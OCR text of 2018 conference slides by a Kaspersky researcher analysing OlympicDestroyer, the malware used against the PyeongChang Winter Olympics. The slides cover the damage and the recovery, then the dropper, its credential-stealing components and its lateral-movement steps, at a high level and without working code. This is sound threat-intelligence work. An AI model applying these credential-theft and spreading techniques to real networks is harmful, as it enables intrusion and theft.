Hell of attribution : OlympicDestroyer is here to trick the industry

Seongsu Park

Senior Security Researcher @ Kaspersky Lab GReAT

July 12, 2018 Shakacon

KASPERSKY lab

whoami

- Name : Seongsu Park (@unpacker)
- GReAT Senior Security Researcher
- Threat intelligence analyst, Cyber threat hunter


history

- Worked as Malware Researcher and Incident Responder
- Malware Researching, Incident Response, Threat Intelligence..

GREAT

- Global Research and Analysis Team, since 2008
- Threat intelligence, research and innovation leadership
- Focus: APTs, critical infrastructure threats, banking threats, sophisticated targeted attacks


Our Research



Cyber Attack on 2018 Winter Olympic

KASPERSKY lab

About 2018 Pyeongchang Winter Olympic



Slogan of PyeongChang Olympic

— **P**assion. **C**onnected.

— **P**eople. **C**onnected.

But, in cyber security industry

— **P**redictably. **C**yberattack!

Cyber attack on 2018 Winter Olympic

DAMAGE OF CYBER ATTACK

— 50 server (33 of committee, 17 of partner) destroyed

— More 300 servers were affected

— Failure of Wi-Fi, IPTV, Email system

— 4 category, 52 service was stopped

(Transport, Accommodation, Management of Olympic village, Distribution of uniform..)

WELL-RESPOND CASE

— Only 12 hours left before the game start

— Recover urgent facilities (Opening ceremony center, Main press center, Olympic village facilities)

— Recover data from disaster recovery center


— Success to recover within 12 hours

Olympic Destroyer

KASPERSKY lab

Initial dropper of OlympicDestroyer

Structure of Initial dropper



Stealer component of OlympicDestroyer

Initial
Dropper

Communicate with Pipe : *123 \\.\pipe\[unique GUID]*

Browser Credential Stealer

Steal saved login information of Internet explorer, Chrome, Firefox
Save collected information as SQL lite format

Windows Login Credential Stealer

Similar with Mimikatz
<STARTCRED>..<STARTPASS>..<ENDCRED>
Forward collected credential to initial dropper

Lateral movement component of OlympicDestroyer

Infected host

Host in same network

GET HOST LIST

- GetIPNetTable API
- WMI

  (SELECT ds_cn FROM ds_computer)


RUN REMOTELY

- Check “%programdata%\evtchk.txt”
- Copy itself
- Execute command

